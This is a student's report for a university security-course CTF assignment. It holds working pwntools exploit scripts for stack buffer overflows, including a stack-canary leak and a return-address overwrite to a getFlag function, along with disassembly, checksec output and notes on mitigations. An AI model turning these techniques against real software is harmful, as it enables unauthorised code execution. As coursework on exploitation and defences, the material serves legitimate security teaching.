Compulsory Assignment I: Report

Some notes

- Libraries:
  `pwntools` (external, for exploits)
  `os.linesep` (for formatting)
- I've used the compiled ELF files provided for inspection.
- Exploit codes are provided in this .pdf, as well as in the collective .zip file.
- I didn't write a lot of notes along the way, but I hope I've been able to convey my approach in retrospect in this report.

Task 00

Observations: Source Code and Disassembly

The **`buffer`** has a 16-byte capacity. The structure **`locals`** contains this buffer, as well as a fixed-size `int32_t` **`check`** which is initialized to **`0xabcdc3cf`**.
The if/else-statement of the source code surrenders the flag if the **`check`** member of **`locals`** contains the eye-catching address **`0x00c0ffee`**, else prints a string and exits the program.
The buffer is of size 16, but there **`fgets`** function allows input upto 512 bytes. To exploit this weakness I overflow the buffer by sending 16 bytes of junk and return to the memory address **`0xc0ffee`**, and retrieve the flag.

Exploit Code: ctf00.py

```python
#!/usr/bin/python3

from pwn import *
from pwn import p64

io = remote('inf226.puffling.no', 7000)

payload = cyclic(16) + p64(0xc0ffee)
io.sendline(payload)


recieved = io.recvall().decode()
flag = recieved.splitlines()[-1]
print(f'Flag 00: {flag}')
```

Output

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ ./ctf00.py
[+] Opening connection to inf226.puffling.no on port 7000: Done
[+] Receiving all data: Done (64B)
[*] Closed connection to inf226.puffling.no port 7000
Flag 00: INF226{s33kret c0de}
```

As the output shows, the flag for task 00 is **`INF226{s33kret c0de}`**.

Vulnerability

The buffer overflow vulnerability in this program lies in the **`fgets`** call, which reads the input to the program and stores it in **`buffer`**. The restriction on input size superceeds the capacity of the buffer, which means that an attacker can exploit it by inputing more than 16 bytes and thus overflow the buffer and return to a desired address.

Task 01

Observations: Source Code and Disassembly

In this program, the function **`getFlag`** is responsible for surrendering the flag.
In the **`main`** function, the structure **`vars`** contains a **`buffer`** of 16-byte capacity, as well as a function pointer which is initialized not to point to any function. The if/else-statement checks which address **`funPointer`** is pointing to, and executes the function in that location - i.e. if it points to the address of **`getFlag`**, the function is called and the flag is retrieved. Else, it prompts user to try again.

Exploit Code: ctf01.py

I use a similar approach as to 00, and overflow the **`buffer`** with 16 bytes of junk. This time I return to the address of **`getFlag`** in order to get the function pointer to call it. I obtain the address of **`getFlag = 0x4011d6`** through **`objdump -d ./01`** in the command line (or the [stack frame visualization tool]() provided).

```python
#!/usr/bin/python3

from pwn import *
from pwn import p64

io = remote('inf226.puffling.no', 7001)

# 00000000004011d6 <getFlag> from objdump -d ./01
payload = cyclic(16) + p64(0x4011D6)
io.sendline(payload)

recieved = io.recvall().decode()
flag = recieved.splitlines()[-1]
print(f'Flag 01: {flag}')
```

Output

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ ./ctf01.py
[+] Opening connection to inf226.puffling.no on port 7001: Done
[+] Receiving all data: Done (99B)
[*] Closed connection to inf226.puffling.no port 7001
Flag 01: INF226{d3 h0ly gra1l}
```

As the output shows, the flag for task 01 is **`INF226{d3 h0ly gra1l}`**.

Vulnerability

Again, there is poor bounds checking on input to the buffer. Also, the pointer is initialized to `NULL`, and it can be set to point to any function. Because of this, an attacker can overflow the buffer and redirect execution onto **`getFlag`**.

Task 02

Observations: Source Code

The function **getFlag** is responsible for surrendering the flag.
In **main**, a **buffer** of 16-byte capacity is declared, and initialized with values {0,1,2,…,15}.
An int **offset** is initialized to 0. The first prompt from the program is printed, and the response input from user is stored in the **buffer** through standard input. The user input is then converted to integer representation and stored in the **offset** variable through **atoi().** Then the program provides a hint in form of a hex value, which is a memory address on the location of **buffer+offset**. The program asks user not to overwrite its stack, and the program terminates.

Observations: Execution and Disassembly

Running **checksec ./02** I see that there is a **stack canary** present. There is **No PIE**, meaning it has been compiled as a position dependent executable, as opposed to a position *independent* executable (PIE), which is neccessary to enable address space layout randomization (ASLR). ASLR is a security feature that makes sure executables are loaded into random address locations in virtual memory each time the program is run, so no PIE is a good precondition for exploiting the program. However, we need to bypass the canary somehow.
Source: [ROP: *Mitigation*](), 08:47 17/09/2023.

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ checksec ./02
[*] '/home/adneda/Documents/INF226/compulsory_assignments/CA1/02'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


The hint that is given during execution likely points to the location in memory where **canary** resides. Therefore, in order to leak the canary, I capture the output that is sent right after **"Here's a hint: "**, i.e. the memory address of **buffer+offset**.

In the disassembled code, the canary is setup here:

```
0x0000000000401257 <+19>:    mov    rax,QWORD PTR fs:0x28
0x0000000000401260 <+28>:    mov    QWORD PTR [rbp-0x8],rax
```

The stack canary is moved into **rax** from the **fs** register at offset 0x28, and then into the stack frame at -0x8 from the base pointer.

The output of **frames 02** on the provided [stack frame visualization tool](#):



The canary is placed [between the buffer and the control data](#), i.e. before the buffer and the local variables (**offset**). Offset starts as -0x24 of the stack frame, and the program gets a segmentation fault if I send 24 bytes in response to the first prompt. The return address of **getFlag** is located at 0x08 of the function stack frame.

I send a payload consisting of 24 bytes of junk, as well as the leaked canary value, 8 more bytes of junk, and then the address of **getFlag** + 5.

If I return to the top of **getFlag**, I get an impression of completing the capture without actually retrieving the flag:

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ ./ctf02.py
[+] Opening connection to inf226.puffling.no on port 7002: Done
[+] Receiving all data: Done (31B)
[*] Closed connection to inf226.puffling.no port 7002
Congrats! you can get the flag
```

This is because the stack becomes disaligned after pushing the value in **rbp** registry (frame pointer) onto stack. The stack alignment becomes off by 8, and thus the **system()** function crashes.
We have to avoid this jumping past the address in which the instruction occurs:

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ objdump -d ./02 | awk -v RS= '/^[[:xdigit:]]+ <getFlag>/'
0000000000401216 <getFlag>:
  401216:       f3 0f 1e fa             endbr64
  40121a:       55                      push   %rbp
  40121b:       48 89 e5                mov    %rsp,%rbp
  40121e:       bf 08 20 40 00          mov    $0x402008,%edi
  401223:       e8 88 fe ff ff          call   4010b0 <puts@plt>
  401228:       48 8b 05 21 2e 00 00    mov    0x2e21(%rip),%rax        # 404050 <stdout@GLIBC_2.2.5>
  40122f:       48 89 c7                mov    %rax,%rdi
  401232:       e8 d9 fe ff ff          call   401110 <fflush@plt>
  401237:       bf 27 20 40 00          mov    $0x402027,%edi
  40123c:       e8 8f fe ff ff          call   4010d0 <system@plt>
  401241:       90                      nop
  401242:       5d                      pop    %rbp
  401243:       c3                      ret
```

The address of the instruction *after* **push %rbp** is **40121b = 401216** + 5. By returning here instead of the top of **getFlag**, we avoid the problem of stack disalignment.
Source: [ROP: *Solving the* system() *crash*](), 11:54 15/09/2023.

Exploit Code: ctf02.py

```
#!/usr/bin/python3

from pwn import *
from pwn import p64
from os import linesep # formatting


io = remote('inf226.puffling.no', 7002)

io.recvuntil(b'? ')
io.sendline(b'24')

# leak the canary
r = io.recvline()
prompt = b"Here's a hint: "
canary = r[r.startswith(prompt) and len(prompt):]

io.recvline()
payload = cyclic(24) + p64(int(canary, 16)) + cyclic(8) + p64(0x40121B)
io.sendline(payload)
io.shutdown()

recieved = io.recvall().decode()
flag = recieved.splitlines()[-2]
print(f'Canary value: {canary.decode().replace(linesep, " ")}') # just for fun
print(f'Flag 02: {flag}')
```

Output

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ ./ctf02.py
[+] Opening connection to inf226.puffling.no on port 7002: Done
[+] Receiving all data: Done (107B)
[*] Closed connection to inf226.puffling.no port 7002
Canary value: 25d87d7cd9ecef00
Flag 02: INF226{s3r1nu5_s3r1nu5}
```

Note that the canary value obviously changes each time.
As the output shows, the flag for task 02 is **`INF226{s3r1nu5_s3r1nu5}`**.

Additional Questions

What sort of mitigation technique is used here? How could you prevent this attack?
A stack canary is used.
The canary is a hidden value on the stack which changes for each execution. On Linux, it is often represented as a [random-looking value that ends in 00](#).
To prevent this attack, the program should be more restrictive on what types of input the user is permitted to send. This involves both the size and the contents of the user input, to prevent the buffer being overflowed, the stack canary located, and malicious commands inserted to redirect the execution.

Task 03 (incomplete/deficient)

Observations

```
┌──(adneda㉿kali)-[~/Documents/INF226/compulsory_assignments/CA1]
└─$ checksec ./03
[*] '/home/adneda/Documents/INF226/compulsory_assignments/CA1/03'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

There is a canary present, and no PIE.

In the source code, I see that a function **`getFlag`** is again responsible for surrendering the flag. A long variable **`line`** is initialized with value 1. A **`while`**-loop makes sure the program continues until a user inputs a newline only. In the loop body, the **`line`** integer is printed and subsequently incremented, keeping track of the list of ingredients. The structure **`locals`** contains the **`buffer`** of 32-byte capacity, as well as a poiner **`line_pointer`** which points to the **`line`** variable, i.e. it is assigned the address of this variable. User input upto 128 bytes is stored in the **`buffer`** array.

I failed to take a lot of notes during the attempt of solving this assignment, and I've lost somewhat track of all the different tries. I initially started a similar approach to 02. However, I realised that this was unfruitful because in this task, I didn't know the address of the stack, nor the location of the `buffer` within the `locals` structure.

My main attempt was to locate the buffer on -0x20 from the base pointer, and then using **gdb** to find the offset to the canary. Then I attempted a similar approach to [this tutorial] using **gdb** with **pwndbg**, which helped me understand task 02 better, but confused me further on this one. I also tried brute forcing its location in memory by looping through addresses 0x7ffffffff000-0x7ffffffb000 (somewhat similar to Hadi Alkadiri's thorough pseudo code posted on Discord general server 20.09.2023 21:44), but to no use.

Towards the end of trying out different approaches and techniques, I had a lot of issues connecting to the server, and also got `EOFError` on seemingly random points of execution, making it challenging to run my attempted exploits. I am eager to see the solution to this problem and realise what I've missed.

Additional Questions

This attack wouldn't actually work on a modern system with default features enabled. Why?
Default features usually include address space layout randomization, and so it would be "impossible" to locate the stack addresses in memory on a modern system.